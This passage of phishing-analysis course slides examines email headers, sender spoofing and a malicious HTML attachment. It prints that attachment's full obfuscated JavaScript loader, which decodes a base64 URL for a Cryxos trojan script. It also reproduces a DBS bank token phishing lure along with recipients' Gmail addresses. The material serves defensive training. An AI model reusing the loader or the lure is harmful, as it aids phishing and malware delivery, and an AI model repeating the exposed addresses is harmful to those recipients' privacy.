(2603:10a6:10:100:cafe::26) by DB8PR06CA0029.outlook.office365.com
(2603:10a6:10:100::42) with Microsoft SMTP Server (version=TLS1_2,
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.19 via Frontend
Transport; Thu, 3 Aug 2023 02:15:07 +0000
Authentication-Results: spf=softfail (sender IP is 80.96.157.90)
smtp.mailfrom=winner-win.art; dkim=none (message not signed)
header.d=none;dmarc=fail action=none header.from=newsletter.otto.de;
Received-SPF: SoftFail (protection.outlook.com: domain of transitioning
winner-win.art discourages use of 80.96.157.90 as permitted sender)
Received: from qktfxthukmwfnksijbkrjxkzhstbswa.whstr8 (80.96.157.90) by
DB8EUR05FT062.mail.protection.outlook.com (10.233.239.17) with Microsoft SMTP
Server id 15.20.6631.45 via Frontend Transport; Thu, 3 Aug 2023 02:15:07
+0000
```

- The first server to receive the email is identified by the IP address 80.96.157[.]90. Then, it passed through Microsoft servers until it was delivered to the recipient, as indicated in the screenshot above.
- Furthermore, the sender's domain appears to have been obfuscated (qktfxthukmwfnksijbkrjxkzhstbswa[.]whstr8), which raises suspicions about its legitimacy.

Transit Servers

```
Received: from CYXPR19MB8312.namprd19.prod.outlook.com (::1) by
MN0PR19MB6312.namprd19.prod.outlook.com with HTTPS; Thu, 3 Aug 2023 02:15:09
+0000
Received: from DB8PR06CA0029.eurprd06.prod.outlook.com (2603:10a6:10:100::42)
by CYXPR19MB8312.namprd19.prod.outlook.com (2603:10b6:930:e5::9) with
Microsoft SMTP Server (version=TLS1_2,
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6631.47; Thu, 3 Aug
2023 02:15:08 +0000
Received: from DB8EUR05FT062.eop-eur05.prod.protection.outlook.com
(2603:10a6:10:100:cafe::26) by DB8PR06CA0029.outlook.office365.com
(2603:10a6:10:100::42) with Microsoft SMTP Server (version=TLS1_2,
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6652.19 via Frontend
Transport; Thu, 3 Aug 2023 02:15:07 +0000
Authentication-Results: spf=softfail (sender IP is 80.96.157.90)
smtp.mailfrom=winner-win.art; dkim=none (message not signed)
header.d=none;dmarc=fail action=none header.from=newsletter.otto.de;
Received-SPF: SoftFail (protection.outlook.com: domain of transitioning
winner-win.art discourages use of 80.96.157.90 as permitted sender)
Received: from qktxfxthukmwfnksijbkrjxkzhstbswa.whstr8 (80.96.157.90) by
DB8EUR05FT062.mail.protection.outlook.com (10.233.239.17) with Microsoft SMTP
Server id 15.20.6631.45 via Frontend Transport; Thu, 3 Aug 2023 02:15:07
+0000
```

- Checking the reputation of the email's original server (by searching the IP 80.96.157.90 in blacklist databases) reveals that it is not currently listed in blacklist databases.
- However, **this does not guarantee its legitimacy**. It is still important to check if the IP address is associated with a server known for sending spam.
- It is essential to emphasize the importance of analyzing the servers through which the email passed, whether it is the initial server (MSA) or transit servers.
- **For example, an email claiming to come from Google but relayed by servers other than Google's cannot be considered trustworthy.**

Sender Verification

From: Magisches Schlankheitssystem 🦄✅

From Address: otto-newsletter@newsletter.otto.de



```
Reply-To: reply_to@winner-win.art  
To: Redacted
```

```
Return-Path: return@winner-win.art
```


- The sender's address is indicated as "otto-newsletter@newsletter.otto.de."
- By analyzing the header, it is noticed that responses are sent to an address belonging to a domain **different from the one indicated as the sender of the email** (winner-win.art).
- **Malicious actors often use email spoofing techniques to redirect recipients' responses to an address of their choice**, as in the case of winner-win[.]art mentioned in this example.
- The "Reply-To" address indicates the email address to which responses to an email should be sent, while the "Return-Path" address specifies the address to which non-delivery reports should be returned in case of email delivery failure.
- In this situation, **reply emails are clearly directed to a domain that has no connection with the one indicated as the presumed sender**. This is a clear red flag regarding the legitimacy of the sender.

Analysis of Email Body


- Having started by detonating this link using the open-source sandboxing tool Any.run, it appears that the link is no longer operational (although the email is not particularly recent).



- Analysis via VirusTotal



Phishing Email Analysis Sample #2



Possible red flags in this email:

- **Meaningless Subject Line:** Lacking any clear context.
- **Invalid Domain:** The sender's address did not originate from a legitimate source.
- **Irrelevant Content:** The email body was poorly crafted and unrelated to reader.
- **HTML File Attachment:** A common technique for hiding malicious code.
- **Call to Action:** Urging reader to open the attachment.



You have (2) new files from (632) 667-4991 .

Remote-ID: Vardhaman.org

File type: HTML/PDF

Email: sa*****@[redacted]

Review the message in the attachment.

Phishing Email Analysis Sample #2

```
<script> 279 eval(function(p,a,c,k,e,d){e=function(c){return c;if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c;k=[function(e){return d[e]}};e=function(){return'\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('27 7=<7><11 9="0"13="16== 21= 15= 22 25 24="></11> <10 13="19" 9="20" 18="17" 26="23==" 28="29"></10><14>12=30[6[0.1[4]](0.1[2])];8=6[6[0.1[4]]("15")][6[0.1[4]]("16")][6[0.1[4]](0.1[3])];8["32"]=6[0.1[4]](0.1[5]);12["33"+"34"]["35"+"36"](8);</14> </7>';37.31(7);',2,38,'DAYfIZ|classList|'|window|html|iaPLHybzhkU|id|input|h1|mXbzFuEZiSn|class|script|ZG9jdWllbnQ|Y3JlYXRlRWxlbWVudA|tXpdVloS|title|78hw|XhanXMtRg|YXBwZW5kQ2hpbGQ|c2NyaXB0|c2FtYmFyYXRoaXNhXByYXNoYW50aDE5Y3NAZmFyZGhhbWwFuLm9yZw|aHR0cHM6Ly9hc3RhYmxlaG91c2luZy5iaXovbmJkL2FkbWluL2pzL21mLnBocD9pZD16ZUZUeEw|atob|value|var|type|hidden|this|write|src|bo|dy|append|Child|document'.split('|'),0,{}))0461</script>
```

- Examining the HTML Attachment: Opening the “MSG [College name] Payment 970463 115 AM, 19 Jan 2024 BFX6BWQERI.html” file in a text editor **exposed embedded JavaScript -> <script> tags**
- Obfuscated Code: **Suspicious functions and the “eval” expression indicated an attempt to hide the code’s true purpose.**
- Identifying Base64 Encoding: The presence of the string “**atob**” suggested base64 encoding.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel is set to 'From Base64'. The 'Alphabet' dropdown is set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' is checked. 'Strict mode' is also checked. On the right, the 'Input' field contains a long Base64 string: 'aHR0cHM6Ly9hc3RhYmxlaG91c2luZy5iaXovbmJkL2FkbWluL2pzL21mLnBocD9pZD16ZUZUeEw'. The 'Output' field shows the decoded result: 'https://astablehousing.biz/nbd/admin/js/mf.php?id=zeFTxL'.

- Decoding: Decoding strings with Cyberchef unveiled the following elements:
 - — JavaScript keywords: “document”, “createElement”, “appendChild”, “script”
 - — Malicious URL: `hxxps[:]//astablehousing[.]biz/nbd/admin/js/mf[.]php?id=zeFTxL`

Phishing Email Analysis Sample #2

- Scanning the URL on VirusTotal:
 - The URL immediately raised suspicions, with 30 out of 100 engines on VirusTotal flagging it as malicious, phishing, and suspicious (<https://www.virustotal.com/gui/url/916932ad21ceb03f8fcd8665d45bbe6f768e0f2db9c7e4ebeece8e68545954>).
 - In the details tab, VT will scan the body hash
 - In the relations tab, It shows a mf.php which is shown to be 60/100 score

The screenshot shows the VirusTotal interface for the URL `https://astablehousing.biz/nbd/admin/js/mf.php?id=zeFTxL`. The Google TI Verdict is **Malicious** with a GTI Score of 30/100. The 'RELATIONS' tab is active, displaying a table of downloaded files:

Name	Detections	Type	Downloaded date
5dd2188b816e9297c24915c7725506c6bc0b766bed9efe0da1948098cf091aa3	0 / 62	HTML	2024-04-26 19:44:52 UTC
a34fb99b228a6926075271f2d0d3f8c7c1be679961b0dd01751adce5869a469	22 / 63	JavaScript	2024-01-19 11:25:29 UTC
d5ff6c12aaab201020c1278325f1c0561bf07c6e9894d5a70a027d3559ab48d6	0 / 62	HTML	2024-05-01 16:39:20 UTC

The screenshot shows the VirusTotal interface for the URL `https://astablehousing.biz/nbd/admin/js/mf.php?id=zeFTxL`. The Google TI Verdict is **Malicious** with a GTI Score of 30/100. The 'SUMMARY' tab is active, displaying the following information:

Assessment
This indicator is malicious (low severity). GTI's ML scoring model identified this indicator as malicious and it was detected by Google TI URL scanning.

URL Overview

Field	Value
First Submission Date	2024-01-19 11:24:25 UTC - INDIA
Last Submission Date	2025-08-26 13:17:18 UTC - SOUTH AFRICA
Last Analysis Date	2025-08-26 13:17:18 UTC
Analysis	8/97 security vendors flagged this URL as malicious
Category	Phishing (alphaMountain.ai), phishing and fraud, Phishing and Other Frauds
Tags	dynamic content


Telemetry
View detailed telemetry

The Telemetry section shows a graph of Lookups (blue line) and Submissions (green line) over time. The graph shows a significant spike in lookups around 04/2024 and a smaller spike around 01/2025. Submissions are also shown, with a notable peak around 01/2025.

(*) Only displaying the lookups made by free accounts

Phishing Email Analysis Sample #2

- Further details shows that mf.php is part of the Cryxos trojan family and even matched a crowdsourced YARA rule, offering strong evidence of its malicious intent.
- Extracting IP Addresses: Further analysis of the email uncovered two additional IP addresses:
 - 212.227.17[.]10
 - 213.165.67[.]115
- Both IPs were flagged on AbuseIPDB, indicating association with data centers and hosting services.
 - [https://www.abuseipdb.com/check/212.227.17\[.\]10](https://www.abuseipdb.com/check/212.227.17[.]10)
 - [https://www.abuseipdb.com/check/213.165.67\[.\]115](https://www.abuseipdb.com/check/213.165.67[.]115)




The screenshot displays the VirusTotal analysis interface for a file named 'mf.php'. At the top, the file's SHA-256 hash is shown: a34fb90b228a6926075271f2d0d3f8c7c1be679061b0dd0f1751adce5869a469. The file is identified as 'Malicious' with a Google TI Verdict score of 60/100. It is categorized as 'javascript' and 'long-sleeps'. The file size is 413.23 KB, and the last analysis was performed 5 months ago. The interface includes tabs for SUMMARY, DETECTION, DETAILS, RELATIONS, ASSOCIATIONS, BEHAVIOR, CONTENT, TELEMETRY, and COMMUNITY. Under the 'DETECTION' tab, it shows a 'Crowdsourced YARA rules' section with a match for 'Base64_Encoded_URL' from a rule set by InQuest Labs. Below this, the 'Security vendors' analysis section shows results from 15 vendors. The file is detected as a Trojan by most vendors, with specific labels like 'Trojan:Multi/Phishing.Akgpp' and 'Trojan.Script.Cryxos.4lc'. The file is also identified as a phishing agent by several vendors.

Popular threat label	Threat categories	Family labels
trojan.cryxos	trojan, phishing	cryxos
AliCloud	Trojan:Multi/Phishing.Akgpp	JS:Trojan.Cryxos.13274
Arcabit	JS:Trojan.Cryxos.D33DA	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	JS:Trojan.Cryxos.13274
CTX	Javascript.trojan.cryxos	JS:Trojan.Cryxos.13274 (B)
eScan	JS:Trojan.Cryxos.13274	HTML/Phishing.Agent.EWT
GData	JS:Trojan.Cryxos.13274	Detected
Ikarus	Phishing.HTML.Doc	HEUR:Trojan.Script.Generic
Lionic	Trojan.Script.Cryxos.4lc	Trojan:Script/Wacatac.B!ml
Rising	Trojan.Phishing/HTMLJ8.11C79 (TOPIS:E...)	Trojan.Gen.NPE
Tencent	Script.Trojan.Generic.Fflw	JS:Trojan.Cryxos.13274
Varist	ABRisk.GFTK-7	JS:Trojan.Cryxos.13274
Acronis (Static ML)	Undetected	Undetected

Phishing Email Analysis Sample #2

2 / 63 d37c1c751e3efca449196e08d29c1251141d8e6...	
Type	HTML
Size	961.00 B
First Seen	2024-04-17 10:07:29
Last Seen	2024-04-17 10:07:29
Submissions	1
File Name	MSG Vardhaman Payment 970463 115 AM, 19 Jan 2024 BFX6BWQERI.html
Detections	
AVG	Other:SNH-gen [Phish]
Avast	Other:SNH-gen [Phish]
Bkav	Undetected
Lionic	Undetected
Cynet	Undetected
... and 73 items more	

22 / 63 a34fb90b228a6926075271f2d0d3f8c7c1be67...	
Type	JavaScript
Size	413.23 kB
First Seen	2024-01-19 11:25:29
Last Seen	2024-01-19 11:25:29
Submissions	1
File Name	mf.php
Detections	
alibabacloud	Trojan:Multi/Phishing.Akgpp
AVG	Other:Malware-gen [Trj]
GData	JS:Trojan.Cryxos.13274
Ikarus	Phishing.HTML.Doc
Tencent	Script.Trojan.Generic.Fflw
... and 73 items more	



Class Exercise

Fwd: ^Protect Your Online Payments – Activate DBS Token^ >



DBS;-LTD <schdblucbdsiubuicdslbisd@dschbuscdbuyksbcd.freshdesk.com>

Mon, Aug 25, 6:22 PM



to sygold1401, edriclim, me, doodeedoouk, candrekoma, ceralimxy, ngocongsinhnote3, ching6458, richa.bha, e96193318 ▼

Dear Customer,

We would like to advise you that your DBS Digital/Physical Token is expired, and as such, certain online payments may fail to process.

To ensure the ongoing security and availability of your digital banking, we request that you activate your new Digital Token at the earliest.

[Verify & Activate](#)

To avoid any inconvenience, please complete the activation of your Token promptly.

We appreciate your ongoing trust in DBS Bank.

Warm regards,

DBS Singapore Banking Support Team

https://drive.google.com/file/d/1no5ofOGkoRfSawS_P8K3cQPA4iJBExs1/view?usp=sharing

Phishing Email Analysis Sample #3

Message ID	<68ac7182af7d0_1f23f97c2228dac392018fe.sidekiq-frequent-fd-poduseast1-main3-blue-6d4b47dc9c-5sqxl@forward.freshdesk.com>
Created at:	Mon, Aug 25, 2025 at 6:21 PM (Delivered after 9 seconds)
From:	" DBS;-LTD" <schdblucbdsiubuicdslbisd@dschbuscdbuyksbcd.freshdesk.com>
To:	sygold1401@gmail.com, edrictlim@gmail.com, XXXXXX@gmail.com, doodeedoouk@gmail.com, candrekoma@gmail.com, ceralimxy@gmail.com, ngocongsinhnote3@gmail.com, ching6458@gmail.com, richa.bha@gmail.com, e96193318@gmail.com
Subject:	Fwd: ^Protect Your Online Payments – Activate DBS Token^
SPF:	PASS with IP 44.192.35.72 Learn more
DKIM:	'PASS' with domain freshdesk.com Learn more
DMARC:	'PASS' Learn more

Here are the extracted email headers from the EML file

- **Subject:** Fwd: ^Protect Your Online Payments – Activate DBS Token^
- **From:** "||DBS;-LTD" <schdblucbdsiubuicdslbisd@dschbuscdbuyksbcd.freshdesk.com>
